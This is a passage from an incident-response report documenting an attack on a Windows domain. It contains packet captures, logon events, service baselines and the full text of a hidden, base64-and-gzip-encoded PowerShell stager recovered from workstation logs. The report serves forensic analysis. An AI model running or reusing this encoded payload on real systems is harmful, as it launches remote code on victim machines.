
SMB probe at 6:18:27 PM UTC

```
3585 18:18:27.849536   192.168.0.204   192.168.0.153   SMB2     139 Session Setup Response
3587 18:18:27.850905   192.168.0.153   192.168.0.204   SMB2     158 Tree Connect Request Tree: \\MEAT-AD\IPC$
3588 18:18:27.851769   192.168.0.204   192.168.0.153   SMB2     138 Tree Connect Response
3590 18:18:27.852449   192.168.0.153   192.168.0.204   SMB2     194 Create Request File: unixinfo
3591 18:18:27.852987   192.168.0.204   192.168.0.153   SMB2     131 Create Response, Error: STATUS_ACCESS_DENIED
3593 18:18:27.854294   192.168.0.153   192.168.0.204   SMB2     192 Create Request File: spoolss
3594 18:18:27.854793   192.168.0.204   192.168.0.153   SMB2     131 Create Response, Error: STATUS_ACCESS_DENIED
3596 18:18:27.855694   192.168.0.153   192.168.0.204   SMB2     190 Create Request File: lsarpc
3597 18:18:27.856260   192.168.0.204   192.168.0.153   SMB2     210 Create Response File: lsarpc
3599 18:18:27.857202   192.168.0.153   192.168.0.204   DCERPC   242 Bind: call_id: 0, Fragment: Single, 1 context items: LSARPC V0.0 (32bit NDR)
3600 18:18:27.857775   192.168.0.204   192.168.0.153   SMB2     138 Write Response
3602 18:18:27.858651   192.168.0.153   192.168.0.204   SMB2     171 Read Request Len:1024 Off:0 File: lsarpc
3603 18:18:27.859181   192.168.0.204   192.168.0.153   DCERPC   206 Bind_ack: call_id: 0, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 res…
3605 18:18:27.859870   192.168.0.153   192.168.0.204   LSARPC   202 lsa_Delete request[Malformed Packet] LSARPC V0
3606 18:18:27.860877   192.168.0.204   192.168.0.153   DCERPC   202 Fault: call_id: 1, Fragment: Single, Ctx: 0, status: nca_s_fault_access_deni…
3608 18:18:27.861899   192.168.0.153   192.168.0.204   SMB2     146 Close Request File: lsarpc
```

Figure 17. Attempts to access non-existent files over SMB

Remote procedure attack at 6:18:28 PM UTC

The packet capture below indicates an attack on the AD using techniques similar to those of the Blaster Worm.




3676	211.414272	192.168.0.204	192.168.0.153	TCP	66 135 → 51433 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
3677	211.414277	192.168.0.204	192.168.0.153	TCP	66 [TCP Out-Of-Order] 135 → 51433 [SYN, ACK] Seq=0 A
3678	211.414488	192.168.0.153	192.168.0.204	TCP	60 51433 → 135 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
3679	211.424616	192.168.0.153	192.168.0.204	DCERPC	174 Bind: call_id: 0, Fragment: Single, 1 context ite
3680	211.425912	192.168.0.204	192.168.0.153	DCERPC	320 Bind_ack: call_id: 0, Fragment: Single, max_xmit
3681	211.425920	192.168.0.204	192.168.0.153	TCP	320 [TCP Retransmission] 135 → 51433 [PSH, ACK] Seq=
3682	211.427581	192.168.0.153	192.168.0.204	DCERPC	171 AUTH3: call_id: 0, Fragment: Single, NTLMSSP_AUTH
3683	211.481467	192.168.0.204	192.168.0.153	TCP	54 135 → 51433 [ACK] Seq=267 Ack=238 Win=525312 Len=
3684	211.481484	192.168.0.204	192.168.0.153	TCP	54 [TCP Dup ACK 3683#1] 135 → 51433 [ACK] Seq=267 A
3685	211.482160	192.168.0.153	192.168.0.204	ISystemActivator	894 RemoteCreateInstance request
3686	211.483269	192.168.0.204	192.168.0.153	DCERPC	86 Fault: call_id: 1, Fragment: Single, Ctx: 0, stat
3687	211.483285	192.168.0.204	192.168.0.153	TCP	86 [TCP Retransmission] 135 → 51433 [PSH, ACK] Seq=
3688	211.483420	192.168.0.204	192.168.0.153	TCP	54 135 → 51433 [FIN, ACK] Seq=299 Ack=1078 Win=5245

Figure 18. A variety of Microsoft remote procedure protocols from an unauthorized device on the network

Unauthorized workstation on AD at 6:32:21 PM UTC

Below we see a workstation accessing the domain that is not in our inventory.



Audit Success	2019-12-05 1:32:25 PM	Microsoft Windo...	4624	Logon
Audit Failure	2019-12-05 1:32:21 PM	Microsoft Windo...	4625	Logon
Audit Success	2019-12-05 1:32:19 PM	Microsoft Windo...	4634	Logoff
Audit Success	2019-12-05 1:32:19 PM	Microsoft Windo...	4624	Logon
Audit Success	2019-12-05 1:32:13 PM	Microsoft Windo...	4634	Logoff

Event 4625, Microsoft Windows security auditing.

General Details

Friendly View XML View

+ System

- EventData

SubjectUserSid	S-1-0-0
SubjectUserName	-
SubjectDomainName	-
SubjectLogonId	0x0
TargetUserSid	S-1-0-0
TargetUserName	
TargetDomainName	.
Status	0xc000006d
FailureReason	%%2313
SubStatus	0xc0000064
LogonType	3
LogonProcessName	NtLmSsp
AuthenticationPackageName	NTLM
WorkstationName	ZJnCjj479uRnEyrs
TransmittedServices	-
LmPackageName	-
KeyLength	0
ProcessId	0x0
ProcessName	-
IpAddress	192.168.0.179
IpPort	39411

Figure 19. Unauthorized access to domain

DoS on AD at 6:33:19 PM UTC

A large number of packets were requested in parallel from the unauthorized machine over port 445.

```
43424 1102.431527   192.168.0.204   192.168.0.179   TCP   54 445 → 46765 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43425 1102.431530   192.168.0.204   192.168.0.179   TCP   54 445 → 46765 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43426 1102.431786   192.168.0.204   192.168.0.179   TCP   54 445 → 46055 [RST, ACK] Seq=596 Ack=67849 Win=0 Len=0
43427 1102.431789   192.168.0.204   192.168.0.179   TCP   54 445 → 46055 [RST, ACK] Seq=596 Ack=67849 Win=0 Len=0
43428 1102.431834   192.168.0.204   192.168.0.179   TCP   54 445 → 45915 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43429 1102.431836   192.168.0.204   192.168.0.179   TCP   54 445 → 45915 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43430 1102.431863   192.168.0.204   192.168.0.179   TCP   54 445 → 40511 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43431 1102.431865   192.168.0.204   192.168.0.179   TCP   54 445 → 40511 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43432 1102.431891   192.168.0.204   192.168.0.179   TCP   54 445 → 37771 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43433 1102.431892   192.168.0.204   192.168.0.179   TCP   54 445 → 37771 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43434 1102.431912   192.168.0.204   192.168.0.179   TCP   54 445 → 40377 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43435 1102.431914   192.168.0.204   192.168.0.179   TCP   54 445 → 40377 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43436 1102.431940   192.168.0.204   192.168.0.179   TCP   54 445 → 44291 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43437 1102.431943   192.168.0.204   192.168.0.179   TCP   54 445 → 44291 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43438 1102.431969   192.168.0.204   192.168.0.179   TCP   54 445 → 45011 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43439 1102.431971   192.168.0.204   192.168.0.179   TCP   54 445 → 45011 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43440 1102.431997   192.168.0.204   192.168.0.179   TCP   54 445 → 46815 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43441 1102.431999   192.168.0.204   192.168.0.179   TCP   54 445 → 46815 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43442 1102.432028   192.168.0.204   192.168.0.179   TCP   54 445 → 36629 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43443 1102.432030   192.168.0.204   192.168.0.179   TCP   54 445 → 36629 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43444 1102.432055   192.168.0.204   192.168.0.179   TCP   54 445 → 41253 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43445 1102.432057   192.168.0.204   192.168.0.179   TCP   54 445 → 41253 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43446 1102.432081   192.168.0.204   192.168.0.179   TCP   54 445 → 39533 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
43447 1102.432083   192.168.0.204   192.168.0.179   TCP   54 445 → 39533 [RST, ACK] Seq=1 Ack=4207 Win=0 Len=0
```

Figure 20. DoS attempt on port 445

*Attempts to access **netlogon** remotely between 6:37 PM UTC and 6:41 PM UTC*

```
45929 18:37:18.845523   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4000, Path: \netlogon
46094 18:37:18.943352   192.168.0.179   192.168.0.204   SMB   161 NT Create AndX Request, FID: 0x4002, Path: \svcctl
49522 18:39:48.293586   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4000, Path: \netlogon
49587 18:39:48.325888   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4001, Path: \netlogon
49732 18:39:48.407538   192.168.0.179   192.168.0.204   SMB   161 NT Create AndX Request, FID: 0x4003, Path: \svcctl
50517 18:40:22.398644   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4000, Path: \netlogon
50581 18:40:22.472673   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4001, Path: \netlogon
50650 18:40:22.508060   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4002, Path: \netlogon
50719 18:40:22.541613   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4003, Path: \netlogon
50790 18:40:22.566385   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4004, Path: \netlogon
50860 18:40:22.600437   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4005, Path: \netlogon
50929 18:40:22.639334   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4006, Path: \netlogon
50998 18:40:22.683072   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4007, Path: \netlogon
51067 18:40:22.708645   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4008, Path: \netlogon
51136 18:40:22.731912   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x4009, Path: \netlogon
51205 18:40:22.758685   192.168.0.179   192.168.0.204   SMB   163 NT Create AndX Request, FID: 0x400a, Path: \netlogon
```

*Figure 21. Packet dump showing unauthorized attempts to access **netlogon** via SMB*

12.2.3 Workstation

Strange PowerShell execution at 6:37:18 PM UTC, 6:39:47 PM UTC

Remotely collected logs from the Workstation PC show the launching of a PowerShell instance with peculiar command line arguments. The process was registered as a service named “XtAnVffKOabQwtgd”.




Figure 22. Remotely collected log detailing the launching of a peculiar PowerShell instance

Full command

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq
4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'}
;$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w
hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIAA8I6V0CA7VWbW+bSBD+nEj5D6iyZ
FAcgxM350aKdIuNYxyTmmDjt1oVgTVsvYALS2zc9r/frG3S9JrctScdQmJ3dl6fmdlhkUUuI3EkEGXpCF9Ojo/6TuKEglg
KLasilDaudHQE1NJWF64FcYZWq1YcOiSaX101syTBEdvvqzeYoTTF4QMlOBUl4aswCnCCz94/fMIuE74IpY/VGxo/OPTAl
jcdN8DCGYo8ftaLXYd7UrVWlDCx/OFDWZqd1eZV7XPm0FQsW3nKcFj1KC1LwjeJGxzkKyyWDeImcRovWHVEoovz6jBKnQW
+A22P2MAsiL20LEEM8CaYZUkkQDRcfH8olmHZT2IXeV6C07RcEWZc8Ww+/1OcHazeZxEjIa7qEcNJvLJw8khcnFY7TuRRf
I8Xc5CyWEIify5JwPYYL7FYijJKK8LvqBHv8LrA7FeFxOdCwNVniVSBFP4UpRF7GcV7ufILbvKkS/DsEw+YfTs5PjleFDW
Sxrdb63mRwOpotltjcE3sxynZMV4LSkUwwIzD4iSHbWmQZFiaPwErlNJhXHldvFbwAmdwAYSZHRNvDgKHRJbIOPM4/fWCb
OEFiXArj5yQuEXNiS/hixcU7yKsFmx34JJYPhxgr4Up9h3GMeNp/klMCwl7klUzQj2cIBdylIJXkD7pR2f2aRDLemTgEAD
a76HuSguodFxwH6o7L6zzPTCVm9RJ04rQz6DV3IpgYYdiryKgKCWHI5SxeLcsf3fXyCgjrpOyQt1cKnA82GvGUcqSzIWcQ
ewDa4Vd4lAORUXoEA+ruUX8wm75RSCaDqXQAqDpERIBFA6AxXglJOAiz7pUtTDTwxXFIbDsWr5NHR8a/FDnu8pxfOyV/+5
gUcn7suVQFBg8cw/ya9GYVQSbJAxuDg5rcPGfbD+7MHZeNBN8SINY9MZMzRkv6FLY+PjulhfkAZQdBAmD8NtJHKpOii/r+
/tBfCNrpPW234q3CB6tfW/aqjW0p7rhdamlM2uikd4wCHRS033Y50PN7zNldTsYdLpWq4OS1iZYID3VtY6amzUVuR3yh91
Vh0OQI82e+WmjI08N/bE/aa71fjDWwVCz5+s+fFU9cFVlqviq0m72LDXQiIJ8y+yY9dpUlxtUJVtLt1Bn9GTvyY5Wr3fGm
wG6M7ooaL/32rXz9k5+yeWny5teS9vtXb43J6lGNLCjtSemHeCRvVJHWntq2ivdP137pt2T6+1ABbpONr2VJcNTq3UfI29
r0MbWAHdNe9oleKr7OPeRiZA1iaj1sG4itRWsb32UKu0h0JYDPdqYDyvDyycd+Z1tELyKkakh1KbQkCFy1i25NopvTfutO
dSUTT5UNmvtk7zWSHe9PHyHN5eXvryo92Xb0qOOE6jgb96tL0n3FM5Cx1YmC9nm+DWXkbyNxvSya+wwhXhMkCEcM8e/B7m
9DGKRPpZl25d9tKC27jdMfxxH584SdI98BB5CjJDrRVc3XPCVkuXwdCzXhuCPEnY3Cvc17DZA3/nyBZ1WANh6Uwep3A91d
BOj0fLmspk3+gbEYddAZ2Rng1EHdILP2bLBYYb8tqxmdGPp43Pv4V6VT72J46vT7BR5t/5KJV4i18zr6ze8EaATSp+39Fl
5vzaTDCdJA4dC2cO4KW6adpy0DzOkHxMuIYq7/40lTiJMYWTDUC/6FVEau3x87acNzM79ROMDdgjLi/MXV5LwxCh9n2wF6
epqCm7CJbBr02oPRz4LKsrmQlFgUimbugJh/npszXiVi3tdFT7qODhPyulOucRvh1LU0If/L2qHOymAj/evqH2n/cPpLyG
pVHYx/0T9kfBboP526COHMOC04E6leD/SX0HgUCLP/3ggMZD/xeHhv6vvM3Z2Bz9CJ8d/Aas6b/kVCwAA''))),[System
.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.Re
directStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnost
ics.Process]::Start($s);"
```

The same attempt is made minutes later:




Figure 23. Another attempt to register a service on the Workstation machine

Baseline analysis

Comparing running services after the attack to running services before the attack, we see a few services running with random strings at the end of their name, which is pretty suspicious.

```
PS F:\Toolkit\Baselines> Compare-Object (Get-Content .\audit_before.txt) (Get-Content .\audit_after.txt) | Where-Object
SideIndicator -EQ "=>"

InputObject
-----------
RunningService:cbdhsvc_896a2
RunningService:CDPUserSvc_896a2
RunningService:OneSyncSvc_896a2
RunningService:SEMgrSvc
RunningService:WpnUserService_896a2
RunningProcess:backgroundTaskHost
RunningProcess:SkypeApp
RunningProcess:SkypeBackgroundHost
ConnectedProcessOnPort:lsass:49666:1
ConnectedProcessOnPort:lsass:135:1
ConnectedProcessOnPort:firefox:50179:1
ConnectedProcessOnPort:firefox:50180:1
ConnectedProcessOnPort:firefox:50095:1
ConnectedProcessOnPort:firefox:50096:1
ConnectedProcessOnPort:firefox:443:2
ConnectedProcessOnPort:firefox:49952:1
ConnectedProcessOnPort:firefox:49953:1
ConnectedProcessOnPort:firefox:49949:1
ConnectedProcessOnPort:firefox:49950:1
ConnectedProcessOnPort:firefox:49947:1
ConnectedProcessOnPort:firefox:49948:1
ConnectedProcessOnPort:firefox:49945:1
ConnectedProcessOnPort:firefox:49946:1
ConnectedProcessOnPort:svchost:443:1
```

Figure 24. Some newly running services with strange names